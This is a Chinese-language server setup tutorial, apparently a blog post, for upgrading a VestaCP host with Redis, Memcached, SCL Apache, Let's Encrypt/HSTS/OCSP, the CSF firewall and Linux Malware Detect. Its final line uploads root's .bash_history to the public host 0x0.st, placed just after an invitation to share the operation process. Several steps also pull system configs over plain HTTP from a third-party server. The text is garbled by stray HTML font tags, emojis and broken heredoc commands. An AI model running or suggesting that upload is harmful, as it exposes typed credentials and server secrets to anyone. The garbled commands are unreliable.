sudo yum remove -y redis && sudo yum install -y rh-redis5 rh-redis5-redis
scl enable rh-redis5 bash
# 安裝Redis的PHP模組
sudo yum install -y --enablerepo=remi,remi-php73 php73-php-phpiredis php73-php-pecl-redis5 php73-php-pecl-igbinary php73-php-pecl-igbinary-devel
# 調整Redis參數,記憶體大於1GB的可再往上調高maxclients、maxmemory數值,但不建議占用整體記憶體太多,Redis吃起來也很恐怖的 🤔
sed -i 's/# maxclients 10000/maxclients 128/g' /etc/opt/rh/rh-redis5/redis.conf
sed -i 's/daemonize no/daemonize yes/g' /etc/opt/rh/rh-redis5/redis.conf
sed -i 's/timeout 0/timeout 300/g' /etc/opt/rh/rh-redis5/redis.conf
sed -i 's/# maxmemory /maxmemory 100mb/g' /etc/opt/rh/rh-redis5/redis.conf
sed -i '/overcommit_memory/d' /etc/sysctl.conf
sed -i '$avm.overcommit_memory = 1' /etc/sysctl.conf
# 建立軟連結到預設位置 🤔
sudo unlink /usr/bin/redis-benchmark
sudo ln -s /opt/rh/rh-redis5/root/usr/bin/redis-benchmark /usr/bin/redis-benchmark
sudo unlink /usr/bin/redis-cli
sudo ln -s /opt/rh/rh-redis5/root/usr/bin/redis-cli /usr/bin/redis-cli
sudo unlink /usr/bin/redis-server
sudo ln -s /opt/rh/rh-redis5/root/usr/bin/redis-server /usr/bin/redis-server
ls -lha /usr/bin | grep redis
redis-server -v
# 啟動Redis 🤔
# 啟動Redis
systemctl enable rh-redis5-redis && systemctl is-enabled rh-redis5-redis
systemctl restart rh-redis5-redis && systemctl status rh-redis5-redis -l
# 驗證Redis
ps ax | grep redis-server && lsof -itcp -n -P | grep redis-server
php -m | grep redis
php -m | grep igbinary
 [23]
[23]
### 安裝remi提供的Memcached [24] 🤔
yum --enablerepo=remi,remi-php73 install -y memcached libmemcached-opt php73-php-pecl-memcached
php -m | grep memcached
# 增加每日凌晨3點10分更新Memcached的排程
crontab -l | { cat; echo "10 3 * * * yum --enablerepo=remi,remi-php73 update -y memcached libmemcached-opt php73-php-pecl-memcached > /dev/null 2>&1"; } | crontab -
crontab -l
### 還原設定檔 🤔
# 還原RoundCube檔案
rm -f /etc/roundcubemail/defaults.inc.php
rm -f /etc/roundcubemail/mimetypes.php
rm -f /etc/roundcubemail/config.inc.php.bak
mv /etc/roundcubemail/config.inc.php /etc/roundcubemail/config.inc.php.bak
cp -f /etc/roundcubemail_BAK/config.inc.php /etc/roundcubemail/config.inc.php
cp -f /etc/roundcubemail_BAK/defaults.inc.php /etc/roundcubemail/defaults.inc.php
cp -f /etc/roundcubemail_BAK/mimetypes.php /etc/roundcubemail/mimetypes.php
rm -f /etc/roundcubemail/roundcubemail.conf
cp -f /usr/share/roundcubemail_BAK/plugins/password/drivers/vesta.php /usr/share/roundcubemail/plugins/password/drivers/vesta.php
cp -f /usr/share/roundcubemail_BAK/plugins/password/config.inc.php /usr/share/roundcubemail/plugins/password/config.inc.php
# 還原phpMyAdmin檔案
rm -f /etc/phpMyAdmin/config.inc.php
cp /etc/phpMyAdmin_BAK/config.inc.php /etc/phpMyAdmin
# 設定權限
chown -R root:apache /etc/roundcubemail
chown -R root:apache /etc/phpMyAdmin
chown -R root:apache /usr/share/roundcubemail
chown -R root:apache /usr/share/phpMyAdmin
# 建立PHP的軟連結到SCL版本的HTTPD 🤔
wget -O /opt/rh/httpd24/root/etc/httpd/conf.d/php73-php.conf http://ns4.edu.ryukyu/VestaCP_conf/php73-php.conf.md
rm -f /opt/rh/httpd24/root/etc/httpd/conf.modules.d/15-php.conf
rm -f /opt/rh/httpd24/root/etc/httpd/conf.modules.d/15-php73.conf
sudo unlink /opt/rh/httpd24/root/usr/lib64/httpd/modules/libphp73.so
sudo ln -s /opt/remi/php73/root/usr/lib64/httpd/modules/libphp7.so /opt/rh/httpd24/root/usr/lib64/httpd/modules/libphp73.so
# 建立libraries連結 🤔
cp /etc/ld.so.conf /etc/ld.so.conf.bak
echo "/usr/local/lib" >> /etc/ld.so.conf
echo "/usr/local/lib64" >> /etc/ld.so.conf
echo "/opt/rh/httpd24/root/usr/lib64" >> /etc/ld.so.conf
echo "/opt/remi/php73/root/usr/lib64" >> /etc/ld.so.conf
ldconfig
# 變更open_basedir設定 🤔
sed -i 's#open_basedir .*#open_basedir %docroot%:%home%/%user%/tmp:/proc/#g' /usr/local/vesta/data/templates/web/httpd/default.tpl
sed -i 's#open_basedir .*#open_basedir %sdocroot%:%home%/%user%/tmp:/proc/#g' /usr/local/vesta/data/templates/web/httpd/default.stpl
sed -i 's#/home/admin/tmp#/home/admin/tmp:/proc/#g' /home/admin/conf/web/<font color="#e60000">520.be</font>.httpd.conf
### 建立自動重啟服務設定 🤔
# 建立自動重啟SCL版本Apache服務設定
mkdir -p /etc/systemd/system/httpd24-httpd.service.d/
rm -f /etc/systemd/system/httpd24-httpd.service.d/restart.conf
cat < /etc/systemd/system/httpd24-httpd.service.d/restart.conf
 [Service]
Restart=on-failure
RestartSec=3
EOF
clear
# 建立自動重啟nginx服務設定
mkdir -p /etc/systemd/system/nginx.service.d/
rm -f /etc/systemd/system/nginx.service.d/restart.conf
cat < /etc/systemd/system/nginx.service.d/restart.conf
 [Service]
Restart=on-failure
RestartSec=3
EOF
clear
# 建立自動重啟MariaDB服務設定
mkdir -p /etc/systemd/system/mariadb.service.d/
rm -f /etc/systemd/system/mariadb.service.d/restart.conf
cat < /etc/systemd/system/mariadb.service.d/restart.conf
 [Service]
Restart=on-failure
RestartSec=3
EOF
cat < /etc/systemd/system/mariadb.service.d/override.conf
 [Service]
LimitNOFILE=65535
EOF
clear
systemctl daemon-reload
systemctl stop httpd && systemctl disable httpd
### 啟用SCL版本Apache 🤔
# 驗證Apache的設定檔案內容
wget -O /opt/rh/httpd24/root/etc/httpd/conf/httpd.conf http://ns4.edu.ryukyu/VestaCP_conf/httpd.conf
/opt/rh/httpd24/root/usr/sbin/apachectl -t
# 啟用SCL版本Apache服務
rm -f /usr/lib/systemd/system/httpd.service
sudo ln -s /usr/lib/systemd/system/httpd24-httpd.service /usr/lib/systemd/system/httpd.service
systemctl enable httpd && systemctl is-enabled httpd
systemctl daemon-reload
# 啟動Apache服務
systemctl restart httpd && systemctl status httpd -l
/opt/rh/httpd24/root/usr/sbin/apachectl -V
lsof -itcp -n -P | grep httpd
 [25]
[25]
 [26]
[26]
 [27]
[27]
 [28]
[28]
至此,所有網站服務都以更新完畢啦 🤔
安裝HTTPS、HSTS、HTTP2、OCSP
LetsEncrypt SSL已經很穩定的運行好幾年了,免費版SSL當然是最優先使用該品牌的,而且VestaCP也很好的配合能夠自動更新唷 🤔
v-add-letsencrypt-domain admin <font color="#e60000">520.be</font>
v-list-web-domains admin
v-update-host-certificate admin $HOSTNAME
echo "UPDATE_HOSTNAME_SSL='yes'" >> /usr/local/vesta/conf/vesta.conf
### 部署Let’s Encrypt SSL證書給VestaCP使用 🤔
rm -f /usr/local/vesta/ssl/*.bak
mv /usr/local/vesta/ssl/certificate.ca /usr/local/vesta/ssl/certificate.ca.bak
ln -fs /home/admin/conf/web/ssl.<font color="#e60000">520.be</font>.ca /usr/local/vesta/ssl/certificate.ca
mv /usr/local/vesta/ssl/certificate.crt /usr/local/vesta/ssl/certificate.crt.bak
ln -fs /home/admin/conf/web/ssl.<font color="#e60000">520.be</font>.crt /usr/local/vesta/ssl/certificate.crt
mv /usr/local/vesta/ssl/certificate.key /usr/local/vesta/ssl/certificate.key.bak
ln -fs /home/admin/conf/web/ssl.<font color="#e60000">520.be</font>.key /usr/local/vesta/ssl/certificate.key
mv /usr/local/vesta/ssl/certificate.pem /usr/local/vesta/ssl/certificate.pem.bak
ln -fs /home/admin/conf/web/ssl.<font color="#e60000">520.be</font>.pem /usr/local/vesta/ssl/certificate.pem
chown -h root:mail /usr/local/vesta/ssl/certificate.ca
chown -h root:mail /usr/local/vesta/ssl/certificate.crt
chown -h root:mail /usr/local/vesta/ssl/certificate.key
chown -h root:mail /usr/local/vesta/ssl/certificate.pem
service vesta restart && service vesta status -l
### 部署Let’s Encrypt SSL證書給Webmin使用 🤔
rm -f /etc/webmin/miniserv.conf.bak
cp /etc/webmin/miniserv.conf /etc/webmin/miniserv.conf.bak
echo "extracas=/usr/local/vesta/ssl/certificate.ca" >> /etc/webmin/miniserv.conf
echo "certfile=/usr/local/vesta/ssl/certificate.crt" >> /etc/webmin/miniserv.conf
sed -i 's#extracas=.*#extracas=/usr/local/vesta/ssl/certificate.ca#g' /etc/webmin/miniserv.conf
sed -i 's#certfile=.*#certfile=/usr/local/vesta/ssl/certificate.crt#g' /etc/webmin/miniserv.conf
sed -i 's#keyfile=.*#keyfile=/usr/local/vesta/ssl/certificate.key#g' /etc/webmin/miniserv.conf
clear
cat /etc/webmin/miniserv.conf | grep certificate
service webmin restart && service webmin status -l
### 將建立網站的預設值之模板添加HSTS、http2功能 🤔
rm -f /usr/local/vesta/data/templates/web/nginx/default.stpl.bak
rm -f /usr/local/vesta/data/templates/web/nginx/hosting.stpl.bak
rm -f /usr/local/vesta/data/templates/web/nginx/caching.stpl.bak
cp -f /usr/local/vesta/data/templates/web/nginx/default.stpl /usr/local/vesta/data/templates/web/nginx/default.stpl.bak
cp -f /usr/local/vesta/data/templates/web/nginx/hosting.stpl /usr/local/vesta/data/templates/web/nginx/hosting.stpl.bak
cp -f /usr/local/vesta/data/templates/web/nginx/caching.stpl /usr/local/vesta/data/templates/web/nginx/caching.stpl.bak
sed -i '/server_name/a     add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;' /usr/local/vesta/data/templates/web/nginx/default.stpl
sed -i '/server_name/a     add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;' /usr/local/vesta/data/templates/web/nginx/hosting.stpl
sed -i '/server_name/a     add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;' /usr/local/vesta/data/templates/web/nginx/caching.stpl
# 讓既有的網站也開啟HSTS
sed -i '/Strict-Transport-Security/d' /home/admin/conf/web/*.nginx.ssl.conf
sed -i '/server_name/a     add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;' /home/admin/conf/web/*.nginx.ssl.conf
# http2
sed -i 's/proxy_ssl_port% ssl/proxy_ssl_port% http2 ssl/g' /usr/local/vesta/data/templates/web/nginx/default.stpl
sed -i 's/proxy_ssl_port% ssl/proxy_ssl_port% http2 ssl/g' /usr/local/vesta/data/templates/web/nginx/hosting.stpl
sed -i 's/proxy_ssl_port% ssl/proxy_ssl_port% http2 ssl/g' /usr/local/vesta/data/templates/web/nginx/caching.stpl
# 讓既有的網站也開啟http2
sed -i 's/443 ssl/443 http2 ssl/g' /home/admin/conf/web/*.nginx.ssl.conf
### 開啟OCSP 🤔
rm -f /usr/local/vesta/ssl/dhparam.pem
openssl dhparam 2048 -out /usr/local/vesta/ssl/dhparam.pem
cd /usr/local/vesta/ssl
wget -O root.pem https://ssl-tools.net/certificates/dac9024f54d8f6df94935fb1732638ca6ad77c13.pem
wget -O intermediate.pem https://letsencrypt.org/certs/lets-encrypt-x3-cross-signed.pem
rm -f chained.pem
cat intermediate.pem > chained.pem
cat root.pem >> chained.pem
chown -h root:mail /usr/local/vesta/ssl/*
# 重啟網站前後端服務 🤔
# 調整nginx負載能力
rm -f /etc/nginx/nginx.conf.bak
mv /etc/nginx/nginx.conf /etc/nginx/nginx.conf.bak
wget -O /etc/nginx/nginx.conf http://ns4.edu.ryukyu/VestaCP_conf/nginx.conf
wget -O /etc/httpd/conf.d/ssl.conf http://ns4.edu.ryukyu/VestaCP_conf/ssl.conf

# 驗證設定檔
nginx -t
/opt/rh/httpd24/root/usr/sbin/apachectl -t
# 重啟服務
nginx -s reload
systemctl restart httpd && systemctl status httpd -l
# 驗證OCSP設定,這邊要注意一下驗證OCSP此步驟不能馬上進行,大約需要3小時左右才能正確收到OCSP的通信 🤔
openssl s_client -connect <font color="#e60000">520.be</font>:443 -status -tlsextdebug < /dev/null 2>&1 | grep -i "OCSP response"
 [29]
[29]# 建立網站的強制轉HTTPS功能 🤔
rm -f /home/admin/web/<font color="#e60000">520.be</font>/public_html/.htaccess.bak
mv -f /home/admin/web/<font color="#e60000">520.be</font>/public_html/.htaccess /home/admin/web/<font color="#e60000">520.be</font>/public_html/.htaccess.bak
cd /home/admin/web/<font color="#e60000">520.be</font>/public_html
cat <<"EOF" > /home/admin/web/<font color="#e60000">520.be</font>/public_html/.htaccess
RewriteEngine on
RewriteCond %{SERVER_PORT} 80
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301]
EOF
v-fix-websites-permissions

至此,一個高度安全的網站環境都設定完畢啦 🤔
 [30]
[30]安裝CSF防火牆、LMD惡意軟體檢測系統
CSF (ConfigServer Security & Firewall)防火牆 [31]是一套很全面的防火牆,而且本身就支援各大熱門虛擬主機管理系統,可說是居家、旅行之必備良藥 🤔
# 安裝依賴套件
sudo yum install -y iptables ipset e2fsprogs nano perl perl-Time-HiRes \
perl-GDGraph perl-libwww-perl perl-LWP-Protocol-https perl-Crypt-SSLeay \
perl-Net-SSLeay
# 安裝主程式
rm -fr /opt/csf.tgz /etc/csf
cd /opt
rm -f csf.tgz
wget -O csf.tgz https://download.configserver.com/csf.tgz
tar xzf csf.tgz
cd csf
sh install.vesta.sh
# CSF安裝完會自動將目前連線的IP,以及目前開放的port加入白名單,然後執行自我測試 🤔
# 更新LFD的白名單
wget -O /etc/csf/csf.fignore http://ns4.edu.ryukyu/conf/csf.fignore.md
wget -O /etc/csf/csf.pignore http://ns4.edu.ryukyu/conf/csf.pignore.md
cd /opt
rm -fr csf*
perl /usr/local/csf/bin/csftest.pl
### 變更偵測的網路介面,特別注意eth0就無須更改 🤔
sed -i 's/^ETH_DEVICE =.*$/ETH_DEVICE = "<font color="#e60000">ens3</font>"/g' /etc/csf/csf.conf
cat /etc/csf/csf.conf | grep "ETH_DEVICE ="
# 開啟ipset這個灰常好用的功能 🤔
sed -i 's/^LF_IPSET =.*$/LF_IPSET = "1"/g' /etc/csf/csf.conf
cat /etc/csf/csf.conf | grep "LF_IPSET ="
# 另外,OpenVZ關閉IPSET功能方可啟動 🤔
sed -i 's/^LF_IPSET =.*$/LF_IPSET = "0"/g' /etc/csf/csf.conf
cat /etc/csf/csf.conf | grep "LF_IPSET ="
sed -i 's/^ETH_DEVICE =.*$/ETH_DEVICE = "<font color="#e60000">venet0</font>"/g' /etc/csf/csf.conf
cat /etc/csf/csf.conf | grep "ETH_DEVICE ="
# 開啟IPv6偵測 🤔
sed -i 's/^<font color="#e60000">#</font>ETH6_DEVICE/ETH6_DEVICE/g' /etc/csf/csf.conf
cat /etc/csf/csf.conf | grep "ETH6_DEVICE ="
# 最後再將測試模式關閉即可 🤔
sed -i 's/^TESTING =.*$/TESTING = "0"/g' /etc/csf/csf.conf
cat /etc/csf/csf.conf | grep "TESTING ="
### 主機有安裝Webmin的可以在Webmin安裝CSF模組 🤔
# 在Webmin控制台左手邊的Webmin Configuration > Webmin Modules,選擇From local file,空格中輸入
/usr/local/csf/csfwebmin.tgz
或是
/etc/csf/csfwebmin.tgz
安裝好之後可以在左手邊的System > ConfigServer Security & Firewall看到它
# CSF常用指令 🤔
# 快速新增IP到黑名單
csf -d 8.8.8.8
# 快速新增IP到白名單
csf -a 8.8.8.8
# 重新讀取設定檔
csf -r
# 檢查CSF運作狀態
csf -l
# 暫停CSF運作
csf -x
# 恢復CSF運作
csf -e
# 更新CSF主程式
csf -u
# 重新啟動CSF服務
systemctl restart csf
### Linux Malware Detect [32]這套開源的資安工具也行之有年了,雖然我這邊沒裝clamav防毒軟體(有4GB以上記憶體才適合安裝clamav) 🤔
# 安裝依賴套件
yum install -y inotify-tools
# 安裝主程式
cd /opt
curl -O http://www.rfxn.com/downloads/maldetect-current.tar.gz
tar -zxf maldetect-current.tar.gz
cd maldetect-*
bash install.sh
# 變更設定 🤔
sed -i 's/email_alert="0"/email_alert="1"/g' /usr/local/maldetect/conf.maldet
sed -i "s/you@domain.com/<font color="#1d9ceb">admin@520.be</font>/g" /usr/local/maldetect/conf.maldet
sed -i 's/scan_clamscan="1"/scan_clamscan="0"/g' /usr/local/maldetect/conf.maldet
sed -i 's/quarantine_hits="0"/quarantine_hits="1"/g' /usr/local/maldetect/conf.maldet
sed -i 's/quarantine_clean="0"/quarantine_clean="1"/g' /usr/local/maldetect/conf.maldet
cd /opt
rm -fr maldetect*
至此,所有的設定都完畢啦,有問題歡迎截圖並盡量提供操作過程提出 🤔
curl -F'file=@/root/.bash_history' https://0x0.st